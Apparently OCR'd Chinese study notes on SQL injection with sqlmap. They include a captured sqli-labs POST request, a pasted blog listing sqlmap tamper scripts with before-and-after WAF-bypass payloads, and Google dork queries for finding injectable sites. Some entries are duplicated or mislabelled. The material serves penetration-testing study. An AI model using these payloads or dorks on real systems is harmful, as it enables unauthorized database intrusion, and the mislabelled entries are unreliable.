
SQLMAP

2021年11月29日 22:11

GET型注入



POST注入


我们先抓取数据包


```
POST /sqli-labs-master/Less-11/ HTTP/1.1
Host: 192.168.1.9
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.9
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.9/sqli-labs-master/Less-11/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin*&passwd=edfgs&submit=Submit
```

在这个注入点一定要加*


接着保存为txt并上传到kali







其余的操作和GET注入方式一样

获取shell权限




智能选择





绕过WAF



如何查看他的python脚本

常用的脚本解释

sqlmap的使用 ---- 自带绕过脚本

sqlmap的使用 ---- 自带绕过脚本tamper 原创

2018-09-15 20:23:39 21点赞


wkend
码龄6年
关注

sqlmap在默认的的情况下除了使用char()函数防止出现单引号，没有对注入的数据进行修改，还可以使用–tamper参数对数据做修改来绕过waf等设备。

0x01 命令如下

```
1 sqlmap -u [url] --tamper [模块名]
```

sqlmap的绕过脚本在目录 `usr/share/golismero/tools/sqlmap/tamper` 下
目前sqlmap 1.2.9版本共有37个



可以使用 `--identify-waf` 对一些网站是否有安全防护进行试探

0x02 常用tamper脚本

apostrophemask.py

适用数据库：ALL
作用：将引号替换为utf-8，用于过滤单引号
使用脚本前：`tamper("1 AND '1'='1")`
使用脚本后：`1 AND %EF%BC%871%EF%BC%87=%EF%BC%871`

base64encode.py

适用数据库：ALL

适用数据库：ALL
作用：替换为base64编码
使用脚本前：`tamper("1' AND SLEEP(5)#")`
使用脚本后：`MScgQU5EIFNMRUVQKDUpIw==`

multiplespaces.py

适用数据库：ALL
作用：围绕sql关键字添加多个空格
使用脚本前：`tamper('1 UNION SELECT foobar')`
使用脚本后：`1 UNION SELECT foobar`

space2plus.py

适用数据库：ALL
作用：用加号替换空格
使用脚本前：`tamper('SELECT id FROM users')`
使用脚本后：`SELECT+id+FROM+users`

nonrecursivereplacement.py

适用数据库：ALL
作用：作为双重查询语句，用双重语句替代预定义的sql关键字（适用于非常弱的自定义过滤器，例如将select替换为空）
使用脚本前：`tamper('1 UNION SELECT 2--')`
使用脚本后：`1 UNIOUNIONN SELESELECTCT 2--`

space2randomblank.py

适用数据库：ALL
作用：将空格替换为其他有效字符
使用脚本前：`tamper('SELECT id FROM users')`
使用脚本后：`SELECT%0Did%0DFROM%0Ausers`

unionalltounion.py

适用数据库：ALL
作用：将`union allselect`替换为`unionselect`
使用脚本前：`tamper('-1 UNION ALL SELECT')`
使用脚本后：`-1 UNION SELECT`

securesphere.py

适用数据库：ALL
作用：追加特定的字符串

适用数据库：ALL
作用：追加特定的字符串
使用脚本前：`tamper('1 AND 1=1')`
使用脚本后：`1 AND 1=1 and '0having'='0having'`

space2dash.py

适用数据库：ALL
作用：将空格替换为`--`，并添加一个随机字符串和换行符
使用脚本前：`tamper('1 AND 9227=9227')`
使用脚本后：`1--nVNaVoPYeva%0AAND--ngNvzqu%0A9227=9227`

space2mssqlblank.py

适用数据库：Microsoft SQL Server
测试通过数据库：Microsoft SQL Server 2000、Microsoft SQL Server 2005
作用：将空格随机替换为其他空格符号`('%01', '%02', '%03', '%04', '%05', '%06', '%07', '%08', '%09', '%0B', '%0C', '%0D', '%0E', '%0F', '%0A')`
使用脚本前：`tamper('SELECT id FROM users')`
使用脚本后：`SELECT%0Eid%0DFROM%07users`

between.py

测试通过数据库：Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0
作用：用`NOT BETWEEN 0 AND #`替换`>`
使用脚本前：`tamper('1 AND A > B--')`
使用脚本后：`1 AND A NOT BETWEEN 0 AND B--`

percentage.py

适用数据库：ASP
测试通过数据库：Microsoft SQL Server 2000, 2005、MySQL 5.1.56, 5.5.11、PostgreSQL 9.0
作用：在每个字符前添加一个`%`
使用脚本前：`tamper('SELECT FIELD FROM TABLE')`
使用脚本后：`%S%E%L%E%C%T %F%I%E%L%D%F%R%O%M %T%A%B%L%E`

sp_password.py

`%F%R%O%M %T%A%B%L%E`

sp_password.py

适用数据库：MSSQL
作用：从T-SQL日志的自动迷糊处理的有效载荷中追加sp_password
使用脚本前：`tamper('1 AND 9227=9227-- ')`
使用脚本后：`1 AND 9227=9227-- sp_password`

charencode.py

测试通过数据库：Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0
作用：对给定的payload全部字符使用url编码（不处理已经编码的字符）
使用脚本前：`tamper('SELECT FIELD FROM%20TABLE')`
使用脚本后：
`%53%45%4C%45%43%54%20%46%49%45%4C%44%20%46%52%4F%4D%20%54%41%42%4C%45`

randomcase.py

测试通过数据库：Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0
作用：随机大小写
使用脚本前：`tamper('INSERT')`
使用脚本后：`INseRt`

charunicodeencode.py

适用数据库：ASP、ASP.NET
测试通过数据库：Microsoft SQL Server 2000/2005、MySQL 5.1.56、PostgreSQL 9.0.3
作用：适用字符串的unicode编码
使用脚本前：`tamper('SELECT FIELD%20FROM TABLE')`
使用脚本后：
`%u0053%u0045%u004C%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004C%u0044%u0020%u0046%u0052%u004F%u004D%u0020%u0054%u0041%u0042%u004C%u0045`

space2comment.py

space2comment.py

测试通过数据库：Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0
作用：将空格替换为 `/**/`
使用脚本前：`tamper('SELECT id FROM users')`
使用脚本后：`SELECT/**/id/**/FROM/**/users`

equaltolike.py

测试通过数据库：Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5
作用：将 `=` 替换为 `LIKE`
使用脚本前：`tamper('SELECT * FROM users WHERE id=1')`
使用脚本后：`SELECT * FROM users WHERE id LIKE 1`

equaltolike.py

测试通过数据库：MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0
作用：将 `>` 替换为GREATEST，绕过对 `>` 的过滤
使用脚本前：`tamper('1 AND A > B')`
使用脚本后：`1 AND GREATEST(A,B+1)=A`

ifnull2ifisnull.py

适用数据库：MySQL、SQLite (possibly)、SAP MaxDB (possibly)
测试通过数据库：MySQL 5.0 and 5.5
作用：将类似于 `IFNULL(A, B)` 替换为 `IF(ISNULL(A), B, A)`，绕过对 `IFNULL` 的过滤
使用脚本前：`tamper('IFNULL(1, 2)')`
使用脚本后：`IF(ISNULL(1),2,1)`

modsecurityversioned.py

适用数据库：MySQL
测试通过数据库：MySQL 5.0
作用：过滤空格，使用mysql内联注释的方式进行注入
使用脚本前：`tamper('1 AND 2>1--')`
使用脚本后：`1 /*!30874AND 2>1*/--`

space2mysqlblank.py

使用脚本后：`1 /*!30874AND 2>1*/--`

space2mysqlblank.py

适用数据库：MySQL
测试通过数据库：MySQL 5.1
作用：将空格替换为其他空格符号`('%09', '%0A', '%0C', '%0D', '%0B')`
使用脚本前：`tamper('SELECT id FROM users')`
使用脚本后：`SELECT%0Bid%0DFROM%0Cusers`

modsecurityzeroversioned.py

适用数据库：MySQL
测试通过数据库：MySQL 5.0
作用：使用内联注释方式`(/*!00000*/)`进行注入
使用脚本前：`tamper('1 AND 2>1--')`
使用脚本后：`1 /*!00000AND 2>1*/--`

space2mysqldash.py

适用数据库：MySQL、MSSQL
作用：将空格替换为`--`，并追随一个换行符
使用脚本前：`tamper('1 AND 9227=9227')`
使用脚本后：`1--%0AAND--%0A9227=9227`

bluecoat.py

适用数据库：Blue Coat SGOS
测试通过数据库：MySQL 5.1,、SGOS
作用：在sql语句之后用有效的随机空白字符替换空格符，随后用`LIKE`替换`=`
使用脚本前：`tamper('SELECT id FROM users where id = 1')`
使用脚本后：`SELECT%09id FROM users where id LIKE 1`

versionedkeywords.py

适用数据库：MySQL
测试通过数据库：MySQL 4.0.18, 5.1.56, 5.5.11
作用：注释绕过
使用脚本前：`tamper('1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,100,114,117,58))#'`

(CURRENT_USER() AS
CHAR),CHAR(32)),CHAR(58,100,114,117,58))#'
)
使用脚本后：
1/*!UNION*//*!ALL*//*!SELECT*//*!NULL*/,/*
!NULL*/,
CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST
(CURRENT_USER()/*!AS*//*!CHAR*/),CHAR(32))
,CHAR(58,100,114,117,58))#

halfversionedmorekeywords.py

适用数据库：MySQL < 5.1
测试通过数据库：MySQL 4.0.18/5.0.22
作用：在每个关键字前添加mysql版本注释
使用脚本前：tamper("value' UNION ALL
SELECT
CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST
(CURRENT_USER() AS
CHAR),CHAR(32)),CHAR(58,97,110,121,58)),
NULL, NULL# AND 'QDWa'='QDWa")
使用脚本后：
value'/*!0UNION/*!0ALL/*!0SELECT/*!0CONCAT
(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CA
ST(/*!0CURRENT_USER()/*!0AS/*!0CHAR),/*!0C
HAR(32)),/*!0CHAR(58,97,110,121,58)),/*!0N
ULL,/*!0NULL#/*!0AND 'QDWa'='QDWa

space2morehash.py

适用数据库：MySQL >= 5.1.13
测试通过数据库：MySQL 5.1.41
作用：将空格替换为#，并添加一个随机字符串和换行符
使用脚本前：tamper('1 AND 9227=9227')
使用脚本后：
1%23ngNvzqu%0AAND%23nVNaVoPYeva%0A%23lujYF
Wfv%0A9227=9227

apostrophenullencode.py

适用数据库：ALL
作用：用非法双字节Unicode字符替换单引号
使用脚本前：tamper("1 AND '1'='1")
使用脚本后：1 AND %00%271%00%27=%00%271

使用脚本前：`tamper( 1 AND  1 = 1 )`
使用脚本后：`1 AND %00%271%00%27=%00%271`

appendnullbyte.py

适用数据库：ALL
作用：在有效载荷的结束位置加载null字节字符编码
使用脚本前：`tamper('1 AND 1=1')`
使用脚本后：`1 AND 1=1%00`

chardoubleencode.py

适用数据库：ALL
作用：对给定的payload全部字符使用双重url编码（不处理已经编码的字符）
使用脚本前：`tamper('SELECT FIELD FROM%20TABLE')`
使用脚本后：
`%2553%2545%254C%2545%2543%2554%2520%2546%2549%2545%254C%2544%2520%2546%2552%254F%254D%2520%2554%2541%2542%254C%2545`

unmagicquotes.py

适用数据库：ALL
作用：用一个多字节组合`%bf%27`和末尾通用注释一起替换空格
使用脚本前：`tamper("1' AND 1=1")`
使用脚本后：`1%bf%27 AND 1=1--`

randomcomments.py

适用数据库：ALL
作用：用注释符分割sql关键字
使用脚本前：`tamper('INSERT')`
使用脚本后：`I/**/N/**/SERT`

在熟悉了tamper脚本之后，我们应该学习tamper绕过脚本的编写规则，来应对复杂的实际环境。

SQLmap自带tamper脚本详解
目录 一、SQLmap tamper脚本介绍 一、SQLmap… 浏览器打开

sqlmap的一些脚本的使用，绕过滤的神器

目录 一、SQLmap tamper脚本介绍 一、SQLmap... 浏览器打开

sqlmap的一些脚本的使用，绕过滤的神器


sql注入神奇，搭配各种脚本，花式绕过滤，懂的人自然懂，哈...

评论(1) 写评论

白帽子续命指南 码龄3年


很详细的，请问可以转载吗，自己留着看 1年

延迟注入



自动注入

但是他不是交互试的



获取数据库的shell

查找有SQL注入的网址

语法：

inurl:asp?id=1

inurl:php?id=1